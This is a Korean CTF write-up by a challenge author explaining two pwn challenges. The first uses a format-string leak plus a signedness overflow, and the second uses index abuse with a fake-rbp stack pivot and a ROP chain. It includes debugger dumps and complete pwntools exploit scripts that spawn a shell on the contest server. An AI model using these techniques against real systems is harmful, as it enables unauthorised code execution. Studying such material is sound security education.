위의 함수들을 이용하여 동작하는데, 거두절미하고 취약점부터 말씀드리자면 본 문제는 두 가지 취약점을 가지고 있습니다.

먼저, format string bug가 발생하는 view\_name() -> print\_name() 함수입니다. 다음과 같이 snprintf를 사용하는 상황에서 전역변수 name에 있는 데이터를 str로 복사할 때 format string bug가 발생하기 때문에, 메모리 릭이 가능합니다.



따라서, 처음 name을 입력 받을 때에, format string을 입력한다면 메모리에 존재하는 값들을 출력하게 할 수 있습니다. 아래는 snprintf를 call하기 직전 브레이크 포인트에 걸린 상태입니다.

|  |
| --- |
| \*RAX 0x0  RBX 0x0  \*RCX 0x0  \*RDX 0x6020e0 (name) ◂— '%27$lx %29$lx'  \*RDI 0x7ffdc53c0cb0 ◂— 0xb /\* '\x0b' \*/  \*RSI 0x30  \*R8 0x0  \*R9 0x1999999999999999  \*R10 0x0  \*R11 0x7fa33a7e45e0 ◂— add al, byte ptr [rax]  R12 0x400820 (\_start) ◂— xor ebp, ebp  R13 0x7ffdc53c0e30 ◂— 0x1  R14 0x0  R15 0x0  \*RBP 0x7ffdc53c0ca0 —▸ 0x7ffdc53c0cf0 —▸ 0x7ffdc53c0d50 —▸ 0x400df0 (\_\_libc\_csu\_init) ◂— push r15  \*RSP 0x7ffdc53c0c90 —▸ 0x7ffdc53c0e30 ◂— 0x1  \*RIP 0x400c4b (print\_name+34) ◂— call 0x4007a0  ───────────────────────────────────[ DISASM ]───────────────────────────────────  ► **0x400c4b <print\_name+34> call snprintf@plt <0x4007a0>**  s: 0x7ffdc53c0cb0 ◂— 0xb /\* '\x0b' \*/  maxlen: 0x30  format: 0x6020e0 (name) ◂— '%27$lx %29$lx'  vararg: 0x0    0x400c50 <print\_name+39> nop  0x400c51 <print\_name+40> leave  0x400c52 <print\_name+41> ret    0x400c53 <view\_name> push rbp  0x400c54 <view\_name+1> mov rbp, rsp  0x400c57 <view\_name+4> sub rsp, 0x40  0x400c5b <view\_name+8> mov rax, qword ptr fs:[0x28]  0x400c64 <view\_name+17> mov qword ptr [rbp - 8], rax  0x400c68 <view\_name+21> xor eax, eax  0x400c6a <view\_name+23> lea rax, [rbp - 0x40]  ───────────────────────────────────[ STACK ]────────────────────────────────────  00:0000│ rsp 0x7ffdc53c0c90 —▸ 0x7ffdc53c0e30 ◂— 0x1  01:0008│ 0x7ffdc53c0c98 —▸ 0x7ffdc53c0cb0 ◂— 0xb /\* '\x0b' \*/  02:0010│ rbp 0x7ffdc53c0ca0 —▸ 0x7ffdc53c0cf0 —▸ 0x7ffdc53c0d50 —▸ 0x400df0 (\_\_libc\_csu\_init) ◂— push r15  03:0018│ 0x7ffdc53c0ca8 —▸ 0x400c76 (view\_name+35) ◂— lea rax, [rbp - 0x40]  04:0020│ rdi 0x7ffdc53c0cb0 ◂— 0xb /\* '\x0b' \*/  05:0028│ 0x7ffdc53c0cb8 —▸ 0x400acd (getint+74) ◂— mov rcx, qword ptr [rbp - 8]  06:0030│ 0x7ffdc53c0cc0 ◂— 0x32 /\* '2' \*/  07:0038│ 0x7ffdc53c0cc8 ◂— 0x0  ─────────────────────────────────[ BACKTRACE ]──────────────────────────────────  ► f 0 400c4b print\_name+34  f 1 400c76 view\_name+35  f 2 400da1 main+158  f 3 7fa33a68d830 \_\_libc\_start\_main+240  Breakpoint \* 0x0000000000400c4b  pwndbg> x/40gx $rsp  0x7ffdc53c0c90: 0x00007ffdc53c0e30 0x00007ffdc53c0cb0  0x7ffdc53c0ca0: 0x00007ffdc53c0cf0 0x0000000000400c76  0x7ffdc53c0cb0: 0x000000000000000b 0x0000000000400acd  0x7ffdc53c0cc0: 0x0000000000000032 0x0000000000000000  0x7ffdc53c0cd0: 0x0000000000000000 0x0000000000000000  0x7ffdc53c0ce0: 0x0000000000400820 0x35f0e65dbcb1b000  0x7ffdc53c0cf0: 0x00007ffdc53c0d50 0x0000000000400da1  0x7ffdc53c0d00: 0x000000ff00000000 0x0000000000000002  0x7ffdc53c0d10: 0x0000000000000000 0x0000000000000000  0x7ffdc53c0d20: 0x0000000000000000 0x0000000000000000  0x7ffdc53c0d30: 0x0000000000000000 0x0000000000000000  0x7ffdc53c0d40: 0x00007ffdc53c0e30 **0x35f0e65dbcb1b000 <= Canary**  0x7ffdc53c0d50: 0x0000000000400df0 **0x00007fa33a68d830 <= libc leak**  0x7ffdc53c0d60: 0x0000000000000000 0x00007ffdc53c0e38  0x7ffdc53c0d70: 0x0000000100000000 0x0000000000400d03  0x7ffdc53c0d80: 0x0000000000000000 0xfb08b1005aeebcc8  0x7ffdc53c0d90: 0x0000000000400820 0x00007ffdc53c0e30  0x7ffdc53c0da0: 0x0000000000000000 0x0000000000000000  0x7ffdc53c0db0: 0x04f33bf85bcebcc8 0x044ec551eedebcc8  0x7ffdc53c0dc0: 0x0000000000000000 0x0000000000000000  pwndbg> lib  LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA  0x400000 0x402000 r-xp 2000 0 /home/m444ndu/Desktop/KCTF/pwn\_hard/pwn4  0x601000 0x602000 r--p 1000 1000 /home/m444ndu/Desktop/KCTF/pwn\_hard/pwn4  0x602000 0x603000 rw-p 1000 2000 /home/m444ndu/Desktop/KCTF/pwn\_hard/pwn4  **0x7fa33a66d000 0x7fa33a82d000 r-xp 1c0000 0 /home/m444ndu/Desktop/KCTF/pwn\_hard/libc.so.6**  0x7fa33a82d000 0x7fa33aa2d000 ---p 200000 1c0000 /home/m444ndu/Desktop/KCTF/pwn\_hard/libc.so.6  0x7fa33aa2d000 0x7fa33aa31000 r--p 4000 1c0000 /home/m444ndu/Desktop/KCTF/pwn\_hard/libc.so.6  0x7fa33aa31000 0x7fa33aa33000 rw-p 2000 1c4000 /home/m444ndu/Desktop/KCTF/pwn\_hard/libc.so.6  0x7fa33aa33000 0x7fa33aa37000 rw-p 4000 0  0x7fa33aa37000 0x7fa33aa5d000 r-xp 26000 0 /lib/x86\_64-linux-gnu/ld-2.23.so  0x7fa33ac59000 0x7fa33ac5c000 rw-p 3000 0  0x7fa33ac5c000 0x7fa33ac5d000 r--p 1000 25000 /lib/x86\_64-linux-gnu/ld-2.23.so  0x7fa33ac5d000 0x7fa33ac5e000 rw-p 1000 26000 /lib/x86\_64-linux-gnu/ld-2.23.so  0x7fa33ac5e000 0x7fa33ac5f000 rw-p 1000 0  0x7ffdc53a0000 0x7ffdc53c1000 rw-p 21000 0 [stack]  0x7ffdc53de000 0x7ffdc53e1000 r--p 3000 0 [vvar]  0x7ffdc53e1000 0x7ffdc53e3000 r-xp 2000 0 [vdso]  0xffffffffff600000 0xffffffffff601000 r-xp 1000 0 [vsyscall] |


파란색 부분은 Canary를 나타낸 것이고 붉은색 부분은 libc 안의 주소를 나타낸 것입니다. 해당 상태에서는 format string Counter가 현재 Counter rdx로부터 rcx, r8, r9, rsp, rsp+0x8 … 순으로 증가하므로 계산을 해보면 27만큼 Counter가 증가했을 때 Canary를 릭할 수 있고, 29만큼 Counter가 증가했을 때 libc를 릭할 수 있습니다.

따라서, 처음 입력 때 ”%27$lx %29$lx”를 입력한다면 view\_name() 함수를 통해 Canary와 libc base 주소를 얻을 수 있습니다.



다음으로는 이제 rip를 건드려 이 프로그램의 context flow를 조작하기만 하면 되는데요. 해당 작업을 위해서는 input\_data()에서 발생하는 취약점을 이용합니당.


length가 unsigned int로 선언되어 있는 것에 반면에, if 문에서의 비교는 signed int형으로 바꾼 뒤 비교합니다. 따라서, length에 음수 값을 준다면 getinp(src, length)에서 bof를 일으킬 수 있습니다.



libc base를 구하여 이제 one\_gadget 주소를 알게 되었으니, bof를 일으켜 input\_data()의 ret에 바로 execve(“/bin/sh”,NULL,NULL)를 실행시킬 수 있는 one\_gadget 주소를 넣어주면 끝!

exploit

|  |
| --- |
| from pwn import \*  def input(size, data):  r.sendlineafter('>> ', "1")  r.sendlineafter('Input length : ',str(size))  r.sendlineafter('Input comment : ', data)  def view():  r.sendlineafter(">> ",'2')  r = remote('ctf.kuality.kr',12353)  r.sendlineafter(">> ",'%27$lx %29$lx')  view()  r.recvuntil("Name : ")  leak = int(r.recv(16),16)  canary = leak  success("canary = " + hex(canary))  r.recv(1)  leak = int(r.recv(12),16)  libc\_base = leak - 133168  success("libc\_base = " + hex(libc\_base))  one\_gadget = libc\_base + 0x4526a  '''  0x4526a execve("/bin/sh", rsp+0x30, environ)  constraints:  [rsp+0x30] == NULL  '''  payload = ''  payload += '\x00'\*0x38 # rsp+0x30 == NULL  payload += p64(canary)  payload += 'B'\*0x8  payload += p64(one\_gadget)  input(-1,payload)  r.interactive() |




KCTF{I\_W4N7\_70\_70\_h0MMMM3}

아무도 못 풀어서 뿌듯하면서(?) 슬프네용 ㅠ 생각보다 별거 아닌 문제인뎁….ㅠ

Mandu Heaven ♬

출제자 : ch4rli3kop

출제의도 : Vulnerability index, fake rbp




흠 이 문제도 안타깝게도(?) 아무도 못 풀었군요…ㅎ (뿌듯)


나름 굉장히 심혈을 기울여서 만든 친구인만큼 쉽게 풀렸으면 슬펐을 것 같습니다. 이번 대회를 준비하며 만든 문제들 중 가장 오랜 시간을 소요했어요 ㅠ

하지만 취약점만 찾으면 솔직히 별거 아닌 별거 같은 문제이므로 짧게 가겠습니다. ~~(넹. 쓰다보니 젤 길어졌다고 합니다..)~~

먼저 설정된 보안기법들을 확인해 봅시다. Canary랑 PIE가 없네요! Canary도 없다니 이 출제자의 고운 마음씨를 여러분꼐서 알아주셧으면 합니당.



바이너리는 대충 요로코롬 동작합니다. (만두 헤븐은 약간 김밥 헤븐느낌으로 만들었어여 ㅎ)




그냥 뭐 메뉴 부르고, 가격 지불하고.. comment 남기고.. 뭐 그런 방식입니다. 늘 그렇듯 main문은 입력한 숫자에 따라 해당 함수들을 불러들이는 역할을 합니다.



각 함수에 대한 설명은 다음과 같습니다.

|  |
| --- |
| order() : 전역 변수를 활용하여 남은 주문 개수 및 현재 주문 번호를 체크합니다. 일정 범위 내면, 주문에 대한 입력을 받습니다. 주문은 main에 존재하는 지역 변수 공간에 저장되며, 입력 받은 주문에 따라 가격을 setup 공간에 저장합니다. 이 후 ment() 함수에서 주문 번호를 증가시킵니다.  payment() : 사용한 주문 번호에 대하여 지불해야할 비용이 있는지 setup 공간을 확인한 뒤, 있다면 사용자에게 비용을 입력받습니다. (사용자가 입력한 비용 – 요리 가격)한 값이 setup 공간에 업데이트 됩니다.  comment() : 전역 변수 공간에 존재하는 값만큼 comment를 입력받습니다. 해당 전역변수는 편의상 commentsize라고 부르겠습니다. comment는 전역변수 공간에 존재하는 comment\_space에 저장됩니다. |

본 문제에서 발생하는 취약점은 총 두 가지입니다. 두 가지 모두 index 참조와 관련이 있는데, 첫 번째로는 order() 함수에서 데이터를 저장하는 배열의 인덱스에 대한 체크를 완벽하게 하지 않는 것에 있습니다.




ordernum이 0x10보다 클 경우를 체크하는 루틴이 존재합니다만, 문제는 ordernum이 0x10일 때 발생할 수 있습니다. order()의 인자인 데이터를 입력 받을 주소는, main문 스택프레임의 [rbp-0x100]부터 0x10씩 증가하게 됩니다. 이는 만약 ordernum이 0x10이 된다면 main문 스택프레임의 rbp와 ret에 해당하는 영역을 할당받아 데이터를 쓸 수 있게 된다는 것을 뜻하져.

물론 위에 존재하는 remain이라는 변수를 통해 최대 0x10번만 order()를 사용할 수 있도록 조치하였지만, 이를 우회할 수 있는 방법이 있지 않을까요? ~~(인생에는 항상 변수가 있습니다…ㅎ)~~


넹. 사실 remain 값을 바꾸던가 아니면 order()를 0x10번 부르기 전에 ordernum 값을 0x10으로 만들어주면 된답니다! 어떻게 그게 가능한지는 다음 취약점을 함 봐보시졍

payment() 함수는 앞서 설명했다시피, 입력받은 주문번호를 참조하여 해당 메모리 위치에 존재하는 값을 업데이트할 수 있는 기능을 가졌습니다. 듣기만해도 흑마법에 굉장히 유용할 거 같은 함수이죠! 아래와 같이 생겼습니다.



do while 문을 이용해서 유효한 주문 번호를 입력할 때까지 계속해서 입력을 받습니다. 근데 여기서 while 문에 조건이 해당 주문번호를 인덱스로 참조했을 때의 값을 가지고 판단합니다. (　〇□〇）!! ~~(으아닛!)~~

ㅎㅎ... 어설픈 index 관리의 위험함을 보여주는 예라고 볼 수 있겠습니당. 암튼 그렇기 때문에 ordernum과 같이 전역변수에 위치하고 있는 변수들의 값을 payment() 함수를 통하여 조작할 수 있습니다!



0x6061c0 부터 주문 번호에 따른 가격에 저장됩니다. 0x1f4는 500입니다. 0x606240부터는 차례대로 ordernum, commentsize, remain이 저장됩니다. index로 따지면 32번째가 ordernum, 33번째가 commentsize.. 이렇게 되겠군여.

payment() 함수에서 해당 인덱스 값을 이용하여 저 값들을 바꿔줄 수 있습니다! ordernum을 0x10으로 바꾼다면 그 다음 order에서 main 스택프레임의 rbp와 ret를 바꿀 수 있겠죠!

ret 이후의 공간을 좀 더 쓸 수 있다면 편하겠지만, 해당 공간들은 할당이 불가능하기 때문에 fake ebp기법을 사용하여 익스를 하도록 하겠습니다.



제가 세운 시나리오는 다음과 같습니다.



|  |
| --- |
| 1. comment기능을 통하여 .bss 영역에 libc leak을 할 수 있는 ROP chain을 구성합니다.  2. fake ebp기법을 활용하여 rsp 및 rbp 컨트롤로 .bss영역의 ROP chain을 실행시킵니다.  3. ROP chain 이 후에 main 문으로 돌아와서 처음부터 다시 동작합니다. 해당 시점에서는 .bss 영역이 stack으로써 동작합니다.  4. ret를 libc base 주소를 통해 알게 된 one gadget주소로 덮어 execve(“/bin/sh”,NULL,NULL)을 실행시킵니다. |


fake ebp 기법에 대하여 간단하게 소개한다면, leave; ret; 가젯을 활용하여 esp와 ebp를 컨트롤하는 기법이라고 할 수 있습니다. leave 명령어는 실제 동작이 mov rsp, rbp; pop rbp; 처럼 이루어지며, ret 명령어는 pop rip; 처럼 동작합니다. 공격자는 해당 명령어들을 활용하여 사용하고자 하는 스택프레임을 조작할 수 있습니다.

해당 기법을 본 바이너리를 익스하는 것에 활용한다면 bss 영역인 comment\_space(0x6060c0)의 공간에 ROP chain을 구성해놓은 뒤, leave; ret를 이용한 rsp 및 rbp 컨트롤로 rip를 움직일 수 있습니다.

해당 과정에 대한 구체적인 동작은 다음 그림과 같습니다.








위의 동작 이후, puts(&read\_got)를 실행시켜 libc base 주소를 얻은 뒤에는 다시 main함수로 돌아갑니다. 해당 시점에서는 main 함수가 사용하는 프레임은 .bss 영역에 존재합니다. main 함수가 불리기 직전 rsp는 0x6060e8을 가리키고 있으며, main 함수가 시작하면서 실행하는 프레임 구성 명령어(push rbp; mov rbp, rsp;)를 통하여 main 함수는 rbp로 0x6060e0을 가지며 동작하게 됩니다.

위처럼 사용할 시 주의점은 스택처럼 사용하는 공간이 충분히 커야 하는데, 여러 함수를 사용하면서 만들어내는 프레임이 쓰기 가능한 공간 내에 존재해야 하기 때문입니다. 또한, got영역과 같이 프로그램의 동작과 밀접한 관련이 있는 공간도 피하도록 주의해야합니다. printf와 같은 함수는 상당히 많은 공간을 사용하므로 각별히 주의해주세영.


본 바이너리에서는 약 0x4000 byte 정도의 여유가 있으므로 안전합니다!



libc를 릭한 시점에서 main으로 돌아온 뒤 order하면 전역변수 commentsize는 여전히 0x10이므로 곧 바로 rbp와 ret에 해당하는 공간을 덮어쓸 수 있습니다. 이제 ret를 one gadget으로 덮으면 끝!

exploit

|  |
| --- |
| from pwn import \*  r = remote("ctf.kuality.kr",12354)  r.sendlineafter(">> ","1")  r.sendlineafter(">> ", 'Gogi mandu')  # payment change ordernum 1 -> 16  r.sendlineafter(">> ","2")  r.sendlineafter(">> ", "32")  r.sendlineafter(">> ", '17')  # payment change commentsize  r.sendlineafter(">> ","2")  r.sendlineafter(">> ", "33")  r.sendlineafter(">> ", "1001")  '''  0x400829 : leave ; ret  0x400df3 : pop rdi ; ret  0x602030 <read.got.plt>  0x400646 <puts@plt>  0x400abe <main+0>  '''  fakerbp = 0x6060c0  # leave a comment  r.sendlineafter(">> ","3")  payload1 = p64(fakerbp)  payload1 += p64(0x00400df3) # pop rdi; ret;  payload1 += p64(0x00602030) # read got  payload1 += p64(0x00400646) # puts plt  payload1 += p64(0x00400abe) # return main;  r.sendlineafter(">> ",payload1)  # order allocate rbp + ret  r.sendlineafter(">> ","1")  payload2 = p64(fakerbp)  payload2 += p64(0x00400829)  r.sendlineafter(">> ",payload2)  r.sendlineafter(">> ","4")  r.recvuntil("bye! bye~!\n")  leak = u64(r.recvline()[:-1].ljust(8,'\x00'))  libc\_base = leak - 1012304  success("libc\_base = "+hex(libc\_base))  one\_gadget = libc\_base + 0x45216  '''  0x45216 execve("/bin/sh", rsp+0x30, environ)  constraints:  rax == NULL  0x4526a execve("/bin/sh", rsp+0x30, environ)  constraints:  [rsp+0x30] == NULL  0xf02a4 execve("/bin/sh", rsp+0x50, environ)  constraints:  [rsp+0x50] == NULL  0xf1147 execve("/bin/sh", rsp+0x70, environ)  constraints:  [rsp+0x70] == NULL  '''  payload3 = 'A'\*8  payload3 += p64(one\_gadget)  r.sendlineafter(">> ",'1')  r.sendlineafter(">> ",payload3)  r.sendlineafter(">> ","4")  r.interactive() |



